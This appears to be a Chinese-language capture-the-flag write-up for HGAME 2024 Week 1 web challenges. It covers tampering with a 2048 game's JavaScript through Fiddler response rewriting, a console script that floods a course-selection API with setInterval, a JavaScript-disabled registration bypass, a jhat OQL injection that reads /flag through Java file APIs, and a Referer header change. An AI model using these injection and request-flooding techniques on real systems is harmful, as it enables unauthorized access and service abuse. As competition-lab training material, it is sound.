
**HGAME 2024 Week1**

**Web：**

**2048-16 | SOLVED**

我是真蚌埠住了，原来以为是要分数达到32768，结果是要出现32768这个块

总之抓包之后用反混淆查看源代码，这里把使用的网站贴出来



然后修改源代码，源代码这里是个这玩意儿，反混淆去除了，我们把这里修改为8






然后保存，注意一下，在线反混淆的内容不要直接复制粘贴，反混淆过后的代码貌似有点问题，无法执行，必须用原来的代码，我们直接基于原来的代码修改就可以。

然后拦截响应并发送我们修改过后的内容即可


这里用fiddler做演示如何修改。




找到自动回复器，勾选启用规则和不匹配的请求通过

然后点击添加规则,在右下角会出现规则编辑器，这里exact不用管，他的冒号后边的url地址即为触发地址，当你左侧选中的时候会自己填，如果不对就修改成正确的地址即可。

然后下边那行需要填入响应，可以是一个http响应，也可以是对应的响应主体，我们点那个向下的箭头展开，





选择“找到一个文件”

找到响应主体的文件即可。


这样就可以拦截并创建一个响应了。

当启用的时候注意把左下角的捕获给打开。

然后Ctrl+F5强制刷新界面，即可拦截响应。

|  |
| --- |
| Plain Text |

**Select Courses | SOLVED |**



审计元素，发现是调用了函数selectCourse()，里边传入的参数是1-5，分别对应五门课



审计函数，是用的异步函数，方便我们一会进行操作。

我们先将alert给改成console.log，不然抢课太不方便了。

|  |
| --- |
| JavaScript async function selectCourse(id) {  try {  const response = await fetch('/api/courses', {  method: 'POST',  headers: {  'Content-Type': 'application/json'  },  body: JSON.stringify({  "id": id  })  });  const data = await response.json();  console.log(data.message);  } catch (error) {  console.log(data.message);  } } |

|  |
| --- |
| JavaScript alert = () => {} const interval = setInterval(() => {  selectCourse(1)  selectCourse(2)  selectCourse(3)  selectCourse(4)  selectCourse(5) },50) |


上面这个脚本是我进行修改的，直接在控制台跑就不用管了，过一会刷新就行，没抢完继续跑

或者我们用setinterval函数来设置定时任务

|  |
| --- |
| JavaScript setInterval(selectCourse,10,1) |

他接受2+n个参数，第一个参数是函数名称，第二个参数是每多少毫秒执行一次，第三个往后的是执行函数所需要的参数。

因此我们设置执行selectCourse函数，每10ms执行一次，给该函数传入的参数是1，即抢第一个课程。



可以看到返回了一个数，由于定时任务太快，同时启动多个容易造成浏览器崩溃，所以我们需要清除定时任务，等返回选课成功后，可以刷新页面，然后按照上边的重新定义函数再来，也可以使用

clearInterval(id)

这里的这个id就是上边返回的那个数，也就是3

然后就清除了这个定时任务。

这时候再setInterval第二门课程就行了。

setInterval(selectCourse,10,1)

最终五门课全部抢完之后就ok，这个抢课可能有点慢，我有一个跑了2000个课程已满之后才选课成功了。

**by\_pass | SOLVED |**

需要register\_page.php并且关闭js

关闭js网上一堆

不再赘述

总之注册之后就可以返回到login界面

然后登录就可以拿到flag了

**jhat |SOLVED | working : guoql**

没出网，要RCE


感谢GPT

java.nio.file.Files.readAllLines(java.nio.file.Paths.get("/flag"));

在OQL里边直接执行读flag就行。




下边是GPT的帮助





OQL在这儿：



RCE:

这里贴一下我搜到的东西


https://chenxuuu.github.io/wooyun\_articles/drops/OQL(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8%AF%A2%E8%AF%AD%E8%A8%80)%E5%9C%A8%E4%BA%A7%E5%93%81%E5%AE%9E%E7%8E%B0%E4%B8%AD%E9%80%A0%E6%88%90%E7%9A%84RCE(Object%20Injection).html

可以使用这个进行命令执行，但是因为不出网没办法弹shell，同时这个指令没有回显，考虑将指令执行结果进行保存，并用读取文件的方式读取执行结果，但是不知道为什么没有成功。

**ezHTTP | SOLVED |**


修改referer头为vider.club

